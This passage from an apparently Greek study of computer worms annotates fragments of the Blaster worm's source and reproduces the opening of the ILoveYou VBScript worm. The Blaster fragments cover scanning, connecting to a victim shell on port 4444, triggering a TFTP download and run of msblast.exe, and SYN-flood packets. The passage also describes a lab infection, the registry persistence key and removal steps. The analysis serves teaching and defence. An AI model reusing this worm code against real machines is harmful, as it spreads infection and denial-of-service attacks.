Αυτό καλείται από την main() ως άπειρος βρόχος. Ανιχνεύει τις επόμενες 20 διευθύνσεις και έπειτα γίνεται έξοδος.

```
void blaster_spreader()
{
fd_set writefds;
register int i;
struct sockaddr_in sin;
struct sockaddr_in peer;
int sizeof_peer;
int sockarray[20];
int opt = 1;
const char *victim_ip;
```

Περιμένει 1,8 δευτερόλεπτα και κάνει σύνδεση. Αυτό συχνά δεν είναι αρκετό, ειδικά όταν ένα πακέτο χάνεται λόγω συμφόρησης. Ένα μικρό διάλειμμα κάνει στην πραγματικότητα το σκουλήκι πιο αργό αντί γρηγορότερο.

```
Sleep(1800);
```

Τώρα εξετάζει ποιές από τις 20 συνδέσεις έχουν επιτύχει. Ένας πιο πεπειραμένος προγραμματιστής θα είχε κάνει ένα ενιαίο "select()" σε όλες τις υποδοχές παρά επαναλαμβανόμενες κλήσεις για κάθε socket.

```
for (i=0; i<20; i++) {
struct timeval timeout;
int nfds;
timeout.tv_sec = 0;
timeout.tv_usec = 0;
nfds = 0;
FD_ZERO(&writefds);
FD_SET((unsigned)sockarray[i], &writefds);
if (select(0, NULL, &writefds, NULL, &timeout) != 1) {
closesocket(sockarray[i]);
} else {
sizeof_peer = sizeof(peer);
getpeername(sockarray[i],
(struct sockaddr*)&peer, &sizeof_peer);
victim_ip = inet_ntoa(peer.sin_addr);
```

Εάν η σύνδεση πετυχαίνει, εκμεταλλεύεται το θύμα

```
 blaster_exploit_target(sockarray[i], victim_ip);
closesocket(sockarray[i]);
```

Αυτό το τμήμα του κώδικα συνδέεται με το θύμα στο port 4444.
Σημείωση: Αυτό σημαίνει ότι μπορεί κανείς να εμποδίσει το σκουλήκι μπλοκάροντας το TCP port 4444.
FAQ: Αυτό το port ανοίγει μόνο για τη στιγμή που απαιτείται για να εκμεταλλευτεί το θύμα. Επομένως, δεν μπορεί να ανιχνεύσει για το port 4444 προκειμένου να βρεθούν τα θύματα του Blaster.

```
if ((fd=socket(AF_INET,SOCK_STREAM,0)) == -1)
return;
memset(&target_ip, 0, sizeof(target_ip));
target_ip.sin_family = AF_INET;
target_ip.sin_port = htons(SHELL_PORT_4444);
target_ip.sin_addr.s_addr = inet_addr(victim_ip);
if (target_ip.sin_addr.s_addr == SOCKET_ERROR)
return;
if (connect(fd, (struct sockaddr*)&target_ip,
sizeof(target_ip)) == SOCKET_ERROR)
return;
```

Περιμένει 21 δευτερόλεπτα ώστε το θύμα να ζητήσει το αρχείο και έπειτα το αρχείο παραδίδεται μέσω TFTP.

```
Sleep(1000);
for (i=0; i<10 && is_tftp_running; i++)
Sleep(2000);
```

Υποθέτοντας ότι η μεταφορά έχει πετύχει δίνεται η εντολή ώστε να εκτελεσθεί το πρόγραμμα.

```
sprintf(cmdstr, "start %s\n", MSBLAST_EXE);
if (send(fd, cmdstr, strlen(cmdstr), 0) <= 0)
goto closesocket_and_return;
Sleep(2000);
sprintf(cmdstr, "%s\n", MSBLAST_EXE);
send(fd, cmdstr, strlen(cmdstr), 0);
Sleep(2000);
```

Μετατρέπει το όνομα σε μια διεύθυνση IP. Εάν η διεύθυνση IP είναι σε μορφή τύπου ψηφίο.ψηφίο (π.χ. 192.2.0.43), επιστρέφει την διεύθυνση IP, διαφορετικά ψάχνει για dns στη διεύθυνση. Σημείωση: στην περίπτωση του σκουληκιού, δίνει πάντα το string "windowsupdate.com" σε αυτήν την λειτουργία, και δεδομένου ότι η Microsoft έχει απενεργοποιήσει αυτό το όνομα, η αναζήτηση dns θα αποτύχει, έτσι αυτή η λειτουργία συνήθως επιστρέφει -1 (SOCKET_ERROR), το οποίο σημαίνει τη διεύθυνση 255.255.255.255

```
int blaster_resolve_ip(const char *windowsupdate_com)
{
int result;
result = inet_addr(windowsupdate_com);
if (result == SOCKET_ERROR) {
HOSTENT *p_hostent = gethostbyname(windowsupdate_com);
if (p_hostent == NULL)
result = SOCKET_ERROR;
else
result = *p_hostent->h_addr;
}
return result;
}
```

Σε αυτό το κομμάτι προσπαθεί να στείλει το πακέτο στο IP που έχει βρει. Επιλέγει έναν τυχαίο source port μεταξύ 1000-19999.

```
tcp.srcport = htons((unsigned short)((rand()%1000)+1000));
```

Επιλέγει έναν τυχαίο αριθμό ακολουθίας για να αρχίσει τη σύνδεση. Η ακολουθία θα είναι μήκους 15bit και όχι 32bit, δηλαδή μεταξύ 0-32767. (η λειτουργία Windows rand() επιστρέφει μόνο 15bits.

```
tcp.seqno = htons((unsigned short)((rand()<<16)|rand()));
pseudo.srcaddr = source_ip;
```

Και εδώ στέλνει το πακέτο

```
sendto(fd, buf, sizeof(ip)+sizeof(tcp), 0,(struct sockaddr*)&to, sizeof(to));}
```

3.1.4 Περίληψη της ανάλυσης

Ο ιός "μπαίνει" στο σύστημα απαρατήρητος, δημιουργεί στον φάκελο system32 των Windows ένα αρχείο με όνομα msblast.exe, ενώ με χρήση του port 135 και του service Remote Procedure Call των Windows 2000/XP επιτρέπει σε κακόβουλους χρήστες να αποκτήσουν τον πλήρη έλεγχο του μηχανήματος. Επίσης στις 16 Αυγούστου οι υπολογιστές που έχουν μολυνθεί από τον ιό θα εκτελέσουν επίθεση Denial Of Service (DoS Attack) προς το site της Microsoft, στέλνοντας χιλιάδες requests ανά δευτερόλεπτο, με σκοπό να προκαλέσουν την κατάρρευση των web servers της εταιρείας. Όλα αυτά χωρίς ο χρήστης του υπολογιστή να καταλάβει απολύτως τίποτα.

Το vulnerability αυτό "χτυπάει" στο Remote Procedure Call (RPC) Service των Windows NT (NT4/2000/XP/Server 2003). Ο κώδικας που αρχικά κυκλοφόρησε στο δίκτυο εκμεταλλεύοταν την τρύπα αυτή για να δώσει στον επίδοξο "hacker" ένα shell με SYSTEM privileges, τα ανώτερα στο συγκεκριμένο λειτουργικό. Το exploit αυτό απαιτεί απ'τον χρήστη να δηλώσει ποιά έκδοση & γλώσσα έχει ο συγκεκριμένος target. Αν δεν το πετύχει τότε το RPC Service crashάρει και στον χρήστη εμφανίζεται ένα μήνυμα ότι τα Windows θα τερματιστούν σε 60 δευτερόλεπτα. Δεν είναι ανάγκη όμως να σε γνωρίζει ο "hacker" για να σου επιτεθεί, πολλοί χρησιμοποιούν ευρέως διαδεδομένα scanners προκειμένου να βρουν υποψήφια θύματα (έτσι για παράδειγμα ψάχνουν σε όλη την OTEnet μετά σε όλη τη FORTHnet κ.ο.κ)
Αυτά όμως είναι "παλία" νέα. Συγκεκριμένα η Microsoft έχει βγάλει patch (MS03-026 και στο WindowsUpdate) από τις 16 Ιουλίου, πολλοί όμως δεν κάνουν συχνά WindowsUpdate με αποτέλεσμα να είναι πολλά συστήματα vulnerable.


Τα μεγάλα προβλήματα ξεκίνησαν όταν πραγματοποιήθηκε ο φόβος όσων ασχολούνται με τέτοια θέματα: ένα νέο worm με απήχηση μεγαλύτερη και απ'του CodeRed ή του SQL Slammer worm. Οι πληροφορίες μέχρι τώρα λένε τα εξής: το worm ονομάζεται W32.Blaster.Worm (symantec),W32/Lovsan.worm (McAfee), WORM_MSBLAST.A (Trend Micro),Win32.Posa.Worm (CA),Lovsan (F-secure), MSBLASTER,Win32.Poza και θα το βρείτε στο C:\Windows\System32\msblast.exe ή στο C:\WinNT\System32\msblast.exe και στα ανοιχτά processes. Χρησιμοποιεί το πιο πάνω vulnerability για να επεκταθεί και ο στόχος του είναι στις 16 κάθε μήνα να κάνει SYN Flood (μέθοδος Distributed Denial Of Service Attack - DDoS) στο WindowsUpdate προκειμένου να το ρίξει


3.1.5 Πρακτική ανάλυση του ιού

Κάνουμε καθαρή εγκατάσταση Windows XP χωρίς Service Pack και χωρίς κάποιο antivirus σε ένα σύστημα συνδεδεμένο σε δίκτυο, όπως βλέπουμε και από τα System Properties στην παρακάτω εικόνα.


Σε αυτό το σύστημα θα εκτελέσουμε τον ιό και θα σχολιάσουμε τα αποτελέσματα.

Εγκαθιστούμε έναν compiler (στο παράδειγμα ο Miracle C Compiler) και κάνουμε compile τον κώδικα του MSBlaster, όπως βλέπουμε στην παρακάτω εικόνα.







Μετά τον τρέχουμε επιλέγοντας execute και παρατηρούμε ότι στη Registry (την ανοίγουμε τρέχοντας regedit από το run στην Έναρξη, όπως στην παραπάνω εικόνα) έχει δημιουργηθεί το κλειδί *HKLM\Software\Microsoft\Windows\CurrentVersion\Run\windows auto update = 'msblast.exe'* όπως φαίνεται παρακάτω



το οποίο στην ουσία λέει στο σύστημα να δημιουργήσει στον φάκελο system32 των Windows ένα αρχείο με όνομα **msblast.exe** το οποίο θα τρέχει στην εκκίνηση και θα κάνει ακριβώς αυτά που περιγράψαμε παραπάνω, όπως βλέπουμε στην παρακάτω εικόνα, από το msconfig (τρέχοντάς το από το run της εκκίνησης)



Στην επόμενη επανεκκίνηση μπορούμε να το δούμε και στον task manager (Ctrl+Alt+Del) να τρέχει.



Παρατηρούμε ότι το σύστημα κάνει ανεξήγητα restart κάθε λίγες ώρες, εμφανίζοντας το γνωστό σε πολλούς παρακάτω μύνημα:

3.1.6 Η λύση στο πρόβλημα είναι η εξής:


0)Σε περίπτωση που εμφανιστεί το μήνυμα για shutdown σε 60 δευτερόλεπτα κάντε Start > Run (Έναρξη > Εκτέλεση) και στο πεδίο πληκτρολογήστε 'shutdown -a' και OK για να αποτραπεί το shutdown.

1) Δεξί click στο My Computer και Properties, καρτέλα System Restore και επιλέξτε Turn off System Restore.

2) Ανοίξτε τον Task Manager με Ctrl+Alt+Del (και κλικ στο Task Manager για NT4/2000), και από τα Processes επιλέξτε το msblast.exe και πατήστε το Kill Process.

3) Χρησιμοποιώντας τον Windows Explorer διαγράψτε το C:\Windows\System32\msblast.exe (XP/Server 2003) ή το C:\WinNT\System32\msblast.exe (NT4/2000)
και τα περιεχόμενα του φακέλου C:\Windows\Prefetch\


4) Start > Run (Έναρξη > Εκτέλεση) και στο πεδίο πληκτρολογήστε regedit. Έπειτα πηγαίντε στο HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run και σβήστε την καταχώρηση "windows auto update"="msblast.exe"



5) Κατεβάστε το patch απ'τη Microsoft ή διορθώστε το με ένα Windows Update.
6) Φροντίστε να κάνετε τακτικά Windows Update για να αποτρέπονται τέτοια προβλήματα στο μέλλον

Εναλλακτικά μπορείτε να χρησιμοποιήσετε το Removal Tool της Symantec.

Προσοχή: Το Removal Tool αντικαθιστά τα βήματα 1-4, πρέπει να φορτώσετε και το patch της Microsoft (βήμα 5ο)!



3.2 ILoveYou *(e-mail worm)*

3.2.1 Περιγραφή ιού

Ο «Ιός της Αγάπης» (Iloveyou virus) ο οποίος με εκτιμήσεις, «κόστισε τουλάχιστον 15 δισ. δολάρια» στην παγκόσμια βιομηχανία υπολογιστών και διάφορες επιχειρήσεις, κυβερνητικές υπηρεσίες και μη κυβερνητικούς οργανισμούς. Το «αγαπησιάρικο» e-mail χτύπησε πάνω από 200.000 εταιρείες στις ΗΠΑ και καιρός ήταν να περάσει και στα χωράφια της γηραιάς ηπείρου. Η φασαρία που ξέσπασε ήταν ιδιαίτερα έντονη. Συγκεκριμένα, ο ιός που συνοδεύει τα μηνύματα με τίτλο «iloveyou», τη στιγμή που ο παραλήπτης ανοίγει, για να διαβάσει το συγκεκριμένο mail, αποστέλλεται αυτομάτος σε όλες τις διευθύνσεις του mail box. Αυτός ήταν ο λόγος της ραγδαίας εξάπλωσής του στο διαδικτυακό κόσμο. Η καταστρεπτικότητά του όμως είναι εξαιρετικά μικρής έκτασης, καθώς προσβάλει μόνο αρχεία jpeg και MP3, τα οποία μάλιστα δεν τα καταστρέφει και μπορούν να ανακτηθούν στη συνέχεια.

Σύμφωνα με τις αρχές που κινήθηκαν αμέσως και με τη βοήθεια άλλων hackers, οι οποίοι δουλεύουν για κυβερνητικούς οργανισμούς, λέγεται ότι έχει εντοπιστεί ο υπεύθυνος της κατασκευής και αρχικής αποστολής του ιού. Και μάλλον είναι κάποιος γερμανός φοιτητής που ζει στην Αυστραλία

3.2.2 Πηγαίος κώδικας

```
rem  barok -loveletter(vbe) <i hate go to school>
rem   by: spyder / ispyder@mail.com / @GRAMMERSoft Group / Manila,Philippines
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()

sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
